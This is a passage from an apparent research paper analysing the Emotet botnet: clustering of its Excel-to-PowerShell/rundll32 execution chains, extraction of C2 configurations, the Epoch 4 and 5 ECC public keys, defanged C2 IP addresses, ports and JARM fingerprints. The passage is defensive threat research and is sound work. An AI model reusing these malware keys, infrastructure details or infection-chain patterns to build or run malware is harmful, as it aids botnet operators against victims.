

Fig. 16. The fifth most popular program chain. This is a particularly complex execution chain that includes seven different executables, namely `excel.exe`, `cmd.exe`, `ping.exe`, `timeout.exe`, `mshta.exe`, `powershell.exe`, and `rundll32.exe`.

are large clusters of similar program chains with only small changes between the major clusters. Clusters a1, a2, and a3 in Figure 17(a) correspond to the first, second, and third most popular program chains, respectively.

If we take into account the parameters passed to the various programs, the analysis shows a more diverse set of patterns, as expected (see (b) in Figure 17). For example, within cluster a1, there are two sub-clusters (b1 and



Fig. 17. The confusion matrix and clustering dendrogram for the program chains (a) and invocation chains (b) of a random sampling of Emotet samples. The distance between trees is normalized to the range [0,1]. The clusters are computed by cutting the dendrogram at a specified threshold.



Fig. 18. The confusion matrix of the program chains (a) and invocation chains (b) of a random sampling of the dataset, in chronological order. The distance between trees is normalized to the range [0,1]. The clusters are computed by cutting the dendrogram at a specified threshold.

b2) that show the same program chain but with slightly different invocation chains. In particular, the payload executed by `regsvr32.exe` differs within the two sub-clusters.

If we look at the execution chains and their appearance in chronological order (see Figure 18), we notice a similar pattern of clusters, showing the evolution of the infection techniques through time.

It is interesting to notice that just by ordering the program and invocation chains produced by the samples over time, various patterns emerged without having to resort to clustering. The temporal relationship between clusters is better captured with a diagram that shows the appearance of samples belonging to the identified clusters (see Figure 19).



Fig. 19. The timeline of samples observed from the top clusters of execution chains.

The characterization shows that, in the second half of January, there was a very diverse set of execution chains, which means that Emotet was pushing samples with very different execution behaviors. This might be an attempt to evade detection by diversifying the exploitation process, or it could be the result of a vast affiliate program that has many different actors spreading Emotet via various techniques.

4 NETWORK INFRASTRUCTURE

To track the evolution of Emotet's command-and-control infrastructure, we developed techniques and tools to extract the configuration files used by the samples [10]. We also programmatically queried the malware distributors for updates and additional samples, which is detailed later.

Historically, Emotet has had several infrastructures, called *Epochs*. Epochs 1, 2, and 3 were mostly seen before the January 2021 take-down. Epochs 4 and 5 were introduced after Emotet resurfaced. The Epoch number of a sample is typically identified by the public encryption keys contained in the C2 configuration of the sample.

Though Emotet samples of different Epochs keep their configuration data in different formats, they all share one common approach: They all store their configuration in an encrypted DLL (the internal DLL). This internal DLL is embedded into the executable payload.

Emotet uses a number of techniques to resist analysis, both static and dynamic, as well as to prevent the extraction of the configuration file, which contains the endpoints that are going to be used to upload information about the compromised hosts and receive updates with the threats to be installed.

In [10], we present the technical details on how to extract the Emotet configuration data. During the analysis period (January 1, 2022–June 30, 2022), Emotet radically changed the way in which the configuration data was obfuscated; our analysis covers both techniques.

The ability to deobfuscate the configuration data allowed us to perform an analysis of the endpoints used by Emotet to control and update its botnet. The evaluation dataset we used for the analysis contained 24,276 unique Emotet DLL payloads. In this dataset, 26.7 percent of the payloads were dropped by Excel documents, while the



Fig. 20. Figure (A) shows the DLL payload origin breakdown: 26.7 percent of the evaluated DLLs were dropped by Excel documents, and 73.3 percent were submitted manually by customers. Figure (B) shows the ISA distribution of the DLLs.

rest of the payloads were manually submitted by customers (see Figure 20(a)). We also looked at the **instruction set architecture** (**ISA**) of the DLLs; the dataset comprises both 32-bit and 64-bit payloads (see Figure 20(b)), as Emotet started to migrate to 64-bit modules in April 2022 [11].

Using our C2 configuration extraction tool, we successfully extracted the C2 configuration data from 24,276 Emotet DLL payloads (98 percent of the dataset shown in Figure 20). The C2 configuration data extracted from each DLL payload sample comprises a pair of encryption keys and a list of IP address:port pairs.

4.1 Encryption Keys and Epoch Distribution

Prior to its take-down [32], Emotet had three sub-botnets: Epochs 1, 2, and 3. All of them leveraged a single hard-coded RSA public key. This key was used to encrypt an AES encryption key that was generated on-the-fly to encrypt the network traffic between an infected machine and the C2 servers. In the samples from recent attacks, we found the attackers evolved the architecture to use two keys in the communication protocols, labeled ECK1 and ECS1. According to a recent report [21], these are two **elliptic curve cryptography** (**ECC**) public keys used for asymmetric encryption. ECK1 is a hard-coded **elliptic-curve Diffie–Hellman** (**ECDH**) public key for encryption, and ECS1 is a hard-coded **elliptic-curve digital signature algorithm** (**ECDSA**) public key for data validation. There are two distinct pairs of such public keys extracted from our dataset, which correspond to Epoch 4 and 5 botnets. The keys are shown below, in Base64 encoded format.

Epoch 4	**Epoch 5**
ECK1: RUNLMSAAAADzozW1Di4r9DVWzQpM-KT588RDdy7BPILP6AiDOTLYMHkSWvrQ-O5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2	ECK1: RUNLMSAAAADYNZPXY4tQxd/N4Wn5-sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFR-BoG+o84vtr7AJachCzOHjaAJFCW
ECS1: RUNTMSAAAABAX3S2xNjcDD0fBno33-Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0-mJjGGZXwardnDXKxI8GCHGNl0PFj5	ECS1: RUNTMSAAAAD0LxqDNhonUYwk8sq-o7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYo-fpZFucPDXCZ0z9i+ooUffqeoLZU0

Figure 21 shows the breakdown of IP addresses, DLL payloads, and corresponding documents for Epochs 4 and 5. There were 328 unique IP addresses extracted from the DLL payloads. 60.8 percent of them belong to the Epoch 4 botnet, while 38.6 percent belong to the Epoch 5 botnet. There is only one IP address (217.182.143[.]207, with port 443) that appears in both botnets (see (A) in Figure 21). This largely confirms the findings of a previous



Fig. 21. The IP address and artifact distribution between Epochs.

report stating that each Epoch has different C2 servers [1]. A distinct C2 infrastructure used by each Epoch not only greatly increases the overall redundancy, but also makes its tracking more challenging. For instance, if one Epoch is taken down or is under maintenance, the Emotet actors can keep the other Epoch running. They can even move bots from one Epoch to another.

The IP address distribution shown in (A) in Figure 21 suggests that the Epoch 4 botnet has more C2 servers than Epoch 5. Figure 21 (B) shows the DLL distribution based on different Epochs, which implies that nearly 57 percent of the Emotet DLLs were associated with Epoch 5. Of the DLLs dropped by Excel documents (26.7 percent of all evaluated DLLs, as shown in (A) in Figure 20), more than 80 percent of the documents were associated with the Epoch 4 botnet (see (C) in Figure 21).

4.2 IP Address and Port Analysis

IP count distribution. We analyzed the number of IP address:port pairs extracted from the C2 configuration data of each DLL payload and found it varies from 20 to 63. This means 47 IP address:port pairs were generated on average per DLL.

In terms of IP address count distribution among all the DLL payloads, the top count goes to IP address 217.182.143[.]207, which appeared nearly 14,000 times out of the 23,811 DLLs. This is the same IP address seen in Epochs 4 and 5, as discussed earlier.

According to RiskIQ's IP address lookup [35], there are currently no hostnames resolving to this IP address. Though we don't know the underlying reason why this IP address has been included in so many DLLs, one hypothesis is that this host remained compromised during all the attacks, or it may have been added by accident to both Epoch botnets. Figure 22 shows the full distribution of the 328 IP addresses contained in the 23,811 DLL payloads.

IP address:port pair set distribution. Apart from analyzing the distribution of individual IP addresses, we also examined how often a full set of C2 server IP address:port pairs within a DLL payload appeared across all DLL payloads. We did this by linking the sorted IP address:port pairs extracted from the DLL payload as a string and then hashing the string. There were 89 unique hashes of the IP address:port strings.

Figure 23 shows the distribution of the hashes: there are four sets of IP address:port pairs that appeared more than 1,000 times in all DLL payloads.

Network infrastructure reuse across payloads. To get a better understanding of how IP addresses are recycled across different payloads and campaigns, we clustered all DLL payloads by the list of embedded network IoCs using a TF-IDF vectorizer, DBSCAN, and a cosine distance metric. We also kept track of the time when each sample was seen in the wild to better understand the duration of every single campaign. As Table 1 shows, there are 13 clusters. The largest one (cluster 0) contains 10,235 samples, which is more than 40 percent of the whole dataset and spans a time horizon of almost three months. The two smallest clusters (11 and 12) contain only a



Fig. 22. IP address distribution.



Fig. 23. The distribution of hashes of C2 IP address set strings.

handful of payloads (three and four, respectively). They likely represent early attempts to resurrect both Epochs, as the earliest time stamp was November 15, 2021.

Network infrastructure reuse across time. We further explored the time dimension by assigning each network indicator the set of time stamps when a DLL payload was seen in the wild. This gave us an approximation of the period during which a given network indicator was active. For example, if a given IP address was included in the configuration data used by three different samples in January, February, and March, it is fair to assume that the host was indeed compromised during this time. We used this approach to determine a liveliness timeline. We then sorted and plotted the resulting liveliness timelines into clusters of DLL payloads (see Table 1) that included a specific IP address. IP addresses that were included in the same DLL payloads are also displayed, juxtaposed,

Table 1. Payloads and clusters by IP addresses

Cluster	Epoch	Number of payloads	First time stamp	Last time stamp
0	5	10,235	March 15, 2022	June 18, 2022
1	5	1,289	Jan. 11, 2022	May 23, 2022
2	4	7,387	Jan. 11, 2022	May 23, 2022
3	4	2,511	June 3, 2022	June 30, 2022
4	5	661	June 27, 2022	June 30, 2022
5	5	433	June 2, 2022	June 13, 2022
6	5	795	June 13, 2022	June 29, 2022
7	4	188	May 17, 2022	May 20, 2022
8	4	201	May 20, 2022	May 23, 2022
9	5	100	Jan. 26, 2022	Feb. 4, 2022
10	4	4	May 20, 2022	May 22, 2022
11	4	3	Nov. 15, 2021	Dec. 7, 2021
12	4	4	Nov. 15, 2021	Jan. 4, 2022



Fig. 24. Timeline of the liveliness of network indicators belonging to Epoch 4 samples.

and colored with the same hue, so we could observe how the participation of network indicators lived and died during different campaigns. Figures 24 and 25 show the timelines for Epochs 4 and 5, respectively.

IP geographic distribution. We analyzed the geographic distribution of the 328 IP addresses (see Figure 26) to understand which countries were used to host the Emotet infrastructure. The analysis shows that more than 18 percent of the IP addresses were in the U.S., followed by Germany and France. Other popular regions included South Asia, Brazil, Canada, and the United Kingdom.



Fig. 25. Timeline of the liveliness of network indicators belonging to Epoch 5 samples.



Fig. 26. IP distribution map.



Fig. 27. Port distribution.

Port distribution. Every C2 server IP address comes with a specific port number. There were four commonly used ports found in the 329 IP address:port pairs of the 328 unique IP addresses (see Figure 27).

The most common port was 8080, which accounted for more than 50 percent of all the ports counted, followed by port 443 (HTTPS). Port 8080 is commonly used as a proxy port, suggesting that most of the C2 servers associated with the IP addresses were likely to be compromised legitimate servers used to proxy traffic to the real C2 servers. Using proxies to hide actual C2 servers is common in Emotet attacks. According to the findings of a report published in 2017 [28], Emotet actors run an Ngnix reverse proxy on a secondary port (e.g., 8080) of a compromised server, which then relays requests to the actual server. There was only one IP address (185.244.166[.]137) associated with two different ports: 443 and 8080.

JARM fingerprint distribution. The **Joint Architecture Reference Model** (**JARM**) is an active **Transport Layer Security** (**TLS**) server fingerprinting tool used to identify and cluster servers based on their TLS configuration [4]. We examined the distribution of JARM fingerprint hashes for the Emotet C2 server IP addresses. At the time of writing, we were able to obtain JARM fingerprints for 297 of the 328 IP addresses by querying the IP addresses on VirusTotal. The remaining 31 IP addresses were missing the JARM fingerprint. The likely reason is that those C2 servers were offline at the time when VirusTotal checked their JARM fingerprints. We assume that the JARM fingerprint hashes obtained from VirusTotal were based on the C2 servers' default HTTPS port (443). To verify this assumption, we scanned one of the C2 IP address:port pairs, 135.148.121[.]246:8080, with the JARM fingerprinting tool [37] (see Figure 28). The tool allows you to specify a specific port (with option -p) when fingerprinting a server. If a port is not specified, it uses the default port of the server.

As one can see from Figure 28, the fingerprint hash 15d3fd16d29d29d00042d43d0000009ec686233a4398ba334ba5e6234a01 is the same when scanning with the default port and port 443. This is the same JARM hash returned from VirusTotal when querying for the IP address. However, when scanning the IP address with port 8080 (as highlighted in Figure 28), JARM failed to fingerprint the server (the fingerprint hash string was all zeros). In essence, the server refused to respond to JARM fingerprinting messages on port 8080, which we inferred to mean the port typically used for proxy service was closed. We confirmed this assumption with a simple port scanning.

By using the RiskIQ Community tool, we determined the IP address belongs to OVH (highlighted in Figure 29). OVH is a European **internet service provider** (**ISP**) that delivers server rental services. This ISP is not well-known for abuse. As we can see from Figure 29, there are a few domains currently pointing to the IP address since July 2021, which existed before Emotet resurfaced. So, we have good reason to believe that this is probably a legitimate web server that has been compromised.



Fig. 28. JARM fingerprinting IP address 135.148.121[.]246 with different ports.



Fig. 29. The RiskIQ lookup on IP 135.148.121[.]246.

The findings from the investigation in Figure 29 show that using JARM to fingerprint a server without specifying a port number can generate misleading results. Different services running on the same server but with different ports can lead to different JARM fingerprints. This reinforces how important it is to specify the corresponding port numbers identified from the C2 configuration when using JARM in threat hunting (such as hunting for C2 servers). Because of these limitations, we only used the subset of C2 IP address:port pairs that referenced port 443 when analyzing the JARM fingerprints obtained from VirusTotal. According to the port distribution in Figure 27, there were 111 such IP addresses, with 92 having JARM fingerprints from VirusTotal. As Figure 30 shows, there are 14 unique JARM fingerprint hashes in total, and 75 IP addresses with port 443 that share the same hash: 2ad2ad0002ad2ad0002ad2ad2ad2ade1a3c0d7ca6ad8388057924be83dfc6a.

It is worth noting that although JARM can be used to identify and cluster servers, including malware C2 servers, it can lead to **false positives** (**FPs**) if not combined with other intelligence, such as IP address/domain history and reputation. For instance, security researchers found that the JARM fingerprint of a Cobalt Strike server was the same as a Java server [30]. In addition, JARM fingerprinting can be evaded by changing the server-side configuration using a proxy [31], so it should be used with caution.

AS number distribution. An **autonomous system** (**AS**), which is identified by a unique number, refers to a large network or group of networks typically operated by a single large organization, such as an ISP or a large enterprise. For example, OVH's AS number is 16,276, as shown in Figure 29. Therefore, by examining the

